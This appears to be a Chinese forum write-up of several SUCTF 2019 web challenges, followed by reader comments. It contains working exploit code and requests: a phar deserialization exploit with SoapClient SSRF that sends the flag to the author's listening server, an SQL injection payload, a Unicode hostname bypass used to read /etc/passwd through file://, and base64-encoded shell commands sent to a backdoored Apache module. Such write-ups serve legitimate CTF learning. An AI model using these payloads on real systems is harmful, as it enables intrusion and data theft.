        if (mb_strpos($data, "<?") !== FALSE) {
            die("&lt;? in contents!");
        }
```

```
    }
}
```

接下来这个admin.php，需要一个ssrf然后，之后会触发getflag函数把flag发到你服务器上

```
#admin.php
<?php
include 'config.php';

class Ad{

    public $ip;
    public $port;

    public $clazz;
    public $func1;
    public $func2;
    public $func3;
    public $instance;
    public $arg1;
    public $arg2;
    public $arg3;

    function __construct($ip, $port, $clazz, $func1, $func2, $func3, $arg1, $arg2, $arg3){

        $this->ip = $ip;
        $this->port = $port;
        $this->clazz = $clazz;
        $this->func1 = $func1;
        $this->func2 = $func2;
        $this->func3 = $func3;
        $this->arg1 = $arg1;
        $this->arg2 = $arg2;
        $this->arg3 = $arg3;
    }

    function check(){

        $reflect = new ReflectionClass($this->clazz);
        $this->instance = $reflect->newInstanceArgs();

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func1);
        $reflectionMethod->invoke($this->instance, $this->arg1);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func2);
        $reflectionMethod->invoke($this->instance, $this->arg2);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func3);
        $reflectionMethod->invoke($this->instance, $this->arg3);
    }

    function __destruct(){
        getFlag($this->ip, $this->port);
        //■■■■■■■■■■■■■■■■■■■■■■■■■■■■■flag
    }
}

if($_SERVER['REMOTE_ADDR'] == '127.0.0.1'){
    if(isset($_POST['admin'])){

        $ip = $_POST['ip'];     //■■■■■■flag■■■■■ip
        $port = $_POST['port']; //■■■■■■flag■■■■■■■
        $clazz = $_POST['clazz'];
        $func1 = $_POST['func1'];
        $func2 = $_POST['func2'];
        $func3 = $_POST['func3'];
        $arg1 = $_POST['arg1'];
        $arg2 = $_POST['arg2'];
        $arg2 = $_POST['arg3'];
```

```
        $admin = new Ad($ip, $port, $clazz, $func1, $func2, $func3, $arg1, $arg2, $arg3);
        $admin->check();
    }
}
else {
    echo "You r not admin!";
}
```

经过大致分析，需要点： ssrf、触发反序列化、上传内容不能有<?、不能直接用phar等已见的协议触发。

这里正则绕过：`php://filter/resource=phar://phar.phar`

ssrf: 因为可以实例化任何类，然而题目并没有给什么有用的，自然想到SoapClient

上传内容不能有<?绕过： 结合前面两题的trick`<script language="php">__HALT_COMPILER();</script>`

触发反序列化：`$this->type = finfo_file($finfo, $this->file_name);`

那么这些点全部都有了，直接贴exp吧。

```
<?php
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt','text');
$phar->setStub('<script language="php">__HALT_COMPILER();</script>');

class File {
    public $file_name = "";
    public $func = "SoapClient";

    function __construct(){
        $target = "http://127.0.0.1/admin.php";
        $post_string = 'admin=&ip=111.111.111.111&port=1111&clazz=SplStack&func1=push&func2=push&func3=push&arg1=123456&arg2=12
        $headers = [];
        $this->file_name  = [
            null,
            array('location' => $target,
                  'user_agent'=> str_replace('^^', "\r\n", 'xxxxx^^Content-Type: application/x-www-form-urlencoded^^'.join('^^'
                  'uri'=>'hello')
        ];
    }
}
$object = new File;
echo urlencode(serialize($object));
$phar->setMetadata($object);
$phar->stopBuffering();
```

把生成的test.phar改成test.jpg上传，然后访问`php://filter/resource=phar://upload/2bc454e1fc8129de63d3c034e5c0c24f/0412c29576c708cf0155e8`

```
root@localhost:~# nc -lvvp 2334
Listening on [0.0.0.0] (family 0, port 2334)
Connection from [47.99.217.188] port 2334 [tcp/*] accepted (family 2, sport 45904)
SUCTF{Ph4R'5_1nTeresT1n5}
```


easy_sql

这道题下午队里师傅突然说扫到源码（传说中的运维事故，运维vim异常退出导致源码泄露，运维背锅，出题人已哭晕在厕所。），源码如下

```
<?php
    session_start();

    include_once "config.php";

    $post = array();
    $get = array();
    global $MysqlLink;

    //GetPara();
    $MysqlLink = mysqli_connect("localhost",$datauser,$datapass);
```

```
    if(!$MysqlLink){
        die("Mysql Connect Error!");
    }
    $selectDB = mysqli_select_db($MysqlLink,$dataName);
    if(!$selectDB){
        die("Choose Database Error!");
    }

    foreach ($_POST as $k=>$v){
        if(!empty($v)&&is_string($v)){
            $post[$k] = trim(addslashes($v));
        }
    }
    foreach ($_GET as $k=>$v){
        }
    }
    //die();
    ?>

<html>
<head>
</head>

<body>

<a> Give me your flag, I will tell you if the flag is right. </ a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
</body>
</html>

<?php

    if(isset($post['query'])){
        $BlackList = "prepare|flag|unhex|xml|drop|create|insert|like|regexp|outfile|readfile|where|from|union|update|delete|if|
        //var_dump(preg_match("/{$BlackList}/is",$post['query']));
        if(preg_match("/{$BlackList}/is",$post['query'])){
            //echo $post['query'];
            die("Nonono.");
        }
        if(strlen($post['query'])>40){
            die("Too long.");
        }
        $sql = "select ".$post['query']."||flag from Flag";
        mysqli_multi_query($MysqlLink,$sql);
        do{
            if($res = mysqli_store_result($MysqlLink)){
                while($row = mysqli_fetch_row($res)){
                    print_r($row);
                }
            }
        }while(@mysqli_next_result($MysqlLink));

    }

    ?>
```

这一看，感觉跟之前自己fuzz的没啥区别，唯一可喜的就是看到了执行的语句，直接上payload吧，拼接后为：`select *,2||flag from Flag`即可查出flag

```
query=*,2
```

```
</body>
</html>

Array
(
    [0] => SUCTF{SUCTF_baby_sql_chall_120993n810h3}
    [1] => 1
)
```

pythonnginx

这题简单明了，直接是用blackhat议题之一HostSplit-Exploitable-Antipatterns-In-Unicode-Normalization，其中关于python的如下图，具体PPT链接如

我们可以简单的写一个脚本来爆破一下最后一个字符串c，脚本如下

```
from urllib.parse import urlparse,urlunsplit,urlsplit
from urllib import parse
def get_unicode():
   for x in range(65536):
       uni=chr(x)
       url="http://suctf.c{}".format(uni)
       try:
           if getUrl(url):
               print("str: "+uni+' unicode: \\u'+str(hex(x))[2:])
       except:
           pass


def getUrl(url):
   url = url
   host = parse.urlparse(url).hostname
   if host == 'suctf.cc':
       return False
   parts = list(urlsplit(url))
   host = parts[1]
   if host == 'suctf.cc':
       return False
   newhost = []
   for h in host.split('.'):
       newhost.append(h.encode('idna').decode('utf-8'))
   parts[1] = '.'.join(newhost)
   finalUrl = urlunsplit(parts).split(' ')[0]
   host = parse.urlparse(finalUrl).hostname
```

```
    if host == 'suctf.cc':
        return True
    else:
        return False

if __name__=="__main__":
    get_unicode()
```

结果如下，随便拿一个字符就行

```
C:\Users\qiyou\Desktop>python3 1.py
str: ℂ unicode: \u2102
str: ℭ unicode: \u212d
str: Ⅽ unicode: \u216d
str: ⅽ unicode: \u217d
str: Ⓒ unicode: \u24b8
str: ⓒ unicode: \u24d2
str: Ｃ unicode: \uff23
str: ｃ unicode: \uff43
```


根据题目提示Dont worry about the suctf.cc. Go on!猜测应该是hosts文件suctf.cc绑定了127.0.0.1，既然是127.0.0.1我们可以尝试用file协议读一下文件

Request

Raw | Params | Headers | Hex

```
GET /getUrl?url=file://suctf.c%e2%84%82/etc/passwd HTTP/1.1
Host: 47.111.59.243:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://47.111.59.243:9000/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Mon, 19 Aug 2019 01:58:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 973
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
nginx:x:101:102:nginx user,,,:/nonexistent:/bin/false
```


成功读取，那么现在就是找flag了，根据提示猜测flag位置可能和nginx有关，尝试读一下nginx的配置文件

Raw | Params | Headers | Hex

```
GET
/getUrl?url=file://suctf.c%e2%84%82/usr/local/nginx/conf/nginx.conf HTTP/1.1
Host: 47.111.59.243:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://47.111.59.243:9000/
Connection: close
Upgrade-Insecure-Requests: 1
```

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Mon, 19 Aug 2019 02:00:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 295
Connection: close

server {
    listen 80;
    location / {
        try_files $uri @app;
    }
    location @app {
        include uwsgi_params;
        uwsgi_pass unix:///tmp/uwsgi.sock;
    }
    location /static {
        alias /app/static;
    }
    # location /flag {
    #     alias /usr/fffffflag;
    # }
}
```


得到flag

Request

Raw | Params | Headers | Hex

```
GET /getUrl?url=file://suctf.c%e2%84%82/usr/fffffflag
HTTP/1.1
Host: 47.111.59.243:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Mon, 19 Aug 2019 02:00:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 39
Connection: close

SUCTF{67cc389fc00bd1e9db2956f3e46f74ad}
```


Cocktail's Remix

这题是结合逆向的一道题，扫描一下发现有一个下载功能，可以读文件，但是试了一个常规的flag文件路径都读不到flag，猜测flag应该不在目录里面。还有一个`info.phpt`

Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_cocktail mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

果真有点东西，把`mod_cocktail.so`文件下载下来，丢`IDA`看一下


```
23  result = -1;
24  if ( v4 > 0 )
25  {
26    v7 = v5;
27    v8 = v5 + 8 * (3LL * (unsigned int)(v4 - 1) + 3);
28    while ( memcmp(*(const void **)v7, "Reffer", 7uLL) )
29    {
30      v7 += 24LL;
31      if ( v7 == v8 )
32        return -1;
33    }
34    j_remix(*(const char **)(v7 + 8), (unsigned __int8 *)reffer);
35    v9 = popen(reffer, "r");
36    memset(buffer, 0, sizeof(buffer));
37    do
38    {
39      v10 = fread(buffer, 1uLL, 0x100uLL, v9);
40      ap_rwrite(buffer, v10, v1);
41    }
42    while ( v10 );
43    pclose(v9);
44    result = -2;
45  }
```

大概意思是获取Reffer头的内容然后传入j_remix后的字符串拿去popen，跟进j_remix看一下，代码如下

```
#include <cstdio>
#include <cstring>
const char* remixedchar = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

int num_strchr(const char *str, char c)
{
 char *v2; // rax
 int result; // eax

 v2 = strchr((char*)str, c);
 if ( v2 )
   result = v2 - str;
 else
   result = -1;
 return result;
}

void remix(const char *remixed, char *dedata)
{
 char *v2; // r13
 char v3; // si
 const char *v4; // rbx
 int v5; // rbp
 int v6; // er14
 int j; // ST0C_4
 int v8; // er14
 int v9; // er15

 v2 = dedata;
 v3 = *remixed;
 if ( *remixed )
 {
   v4 = remixed + 1;
   v5 = 0;
   do
   {
     while ( 1 )
```

```
      {
        v8 = 4 * num_strchr(remixedchar, v3);
        v9 = num_strchr(remixedchar, *v4);
        v2[(signed int)v5] = v8 | (v9 >> 4) & 3;
        if ( v4[1] != 61 )
          break;
        v4 += 4;
        v3 = *(v4 - 1);
        v5 = v5 + 1;
        if ( !*(v4 - 1) )
          goto LABEL_8;
      }
      v6 = num_strchr(remixedchar, v4[1]);
      v2[(signed int)v5 + 1] = (v6 >> 2) & 0xF | 16 * v9;
      if ( v4[2] == 61 )
      {
        v5 = v5 + 2;
      }
      else
      {
        j = v5 + 2;
        v5 = v5 + 3;
        v2[j] = num_strchr(remixedchar, v4[2]) & 0x3F | (v6 << 6);
      }
      v4 += 4;
      v3 = *(v4 - 1);
    }
    while ( *(v4 - 1) );
LABEL_8:
    v5 = (signed int)v5;
  }
  else
  {
    v5 = 0LL;
  }
  v2[v5] = 0;
}
```

问了一下队里面的re师傅，说这个是base64，尝试一下发现可以



但是发现都找不到flag，通过之前扫描出来的`config.php`，猜测flag应该在数据库里面，读一下config文件得到数据库用户密码

```
GET /download.php?filename=config.php HTTP/1.1
Host: 47.111.59.243:9016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Connection: close
Cookie: PHPSESSID=scnmn5ssh75dtiui5qbou4tdd4
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2019 08:27:12 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.13
Content-Disposition: attachment;filename=config.php
Content-Length: 109
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8

<?php
        //$db_server = "MysqlServer";
        //$db_username = "dba";
    //$db_password = "rNhHmmNkN3xu4MBYhm";
?>
```

show databases一下

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 47.111.59.243:9016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Connection: close
Cookie: PHPSESSID=scnmn5ssh75dtiui5qbou4tdd4
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Reffer:
bXlzcWwgLWhNeXNxbFNlcnZlciAtdWRiYSAtcHJOaEhtbU5rTjN4dTRNQll
obSAtZSJzaG93IGRhdGFiYXNlcyl=
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2019 (
Server: Apache/2.4.25 (I
Content-Length: 33
Connection: close

Database
information_schema
flag
```

use flag;show tables

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 47.111.59.243:9016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Connection: close
Cookie: PHPSESSID=scnmn5ssh75dtiui5qbou4tdd4
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Reffer:
bXlzcWwgLWhNeXNxbFNlcnZlciAtdWRiYSAtcHJOaEhtbU5rTjN4dTRNQll
obSAtZSJ1c2UgZmxhZztzaG93lHRhYmxlcyl=
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2019 08:34:52 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 20
Connection: close

Tables_in_flag
flag
```



```
select * from flag.flag
```

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 47.111.59.243:9016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Connection: close
Cookie: PHPSESSID=scnmn5ssh75dtiui5qbou4tdd4
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Reffer:
bXlzcWwgLWhNeXNxbFNlcnZlciAtdWRiYSAtcHJOaEhtbU5rTjN4dTRNQll
obSAtZSJzZWxlY3QgKiBmcm9tIGZsYWcuZmxhZyl=
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 19 Aug 2019 08:35:41 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 42
Connection: close

flag
flag{Ea3y_apAcH3_m0d_BaCkd00rx_fLaG}
```


点击收藏 | 2 关注 | 2

上一篇：Webmin <=1.920 远程... 下一篇：linux内核漏洞利用初探（2）：...

1. 4 条回复

imti**** 2019-08-21 19:55:58

请问师傅 `encode('utf-16be')`这个有什么用

0 回复Ta

By七友 2019-08-21 20:54:59

@imti**** https://thibaudrobin.github.io/articles/bypass-filter-upload/

0 回复Ta

imti**** 2019-08-28 21:04:19

@By七友 谢谢师傅

0 回复Ta

144239****@qq.co 2019-09-02 09:05:41

师傅，想问一下在Akira Homework中，“之后每次停下都直接set ip到最后ret”
，我自己在通过x64_dbg调试的时候，rip的值通过x64_dbg的GUI无法修改RIP的值，不知道师傅是如何set ip到最后的ret的？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板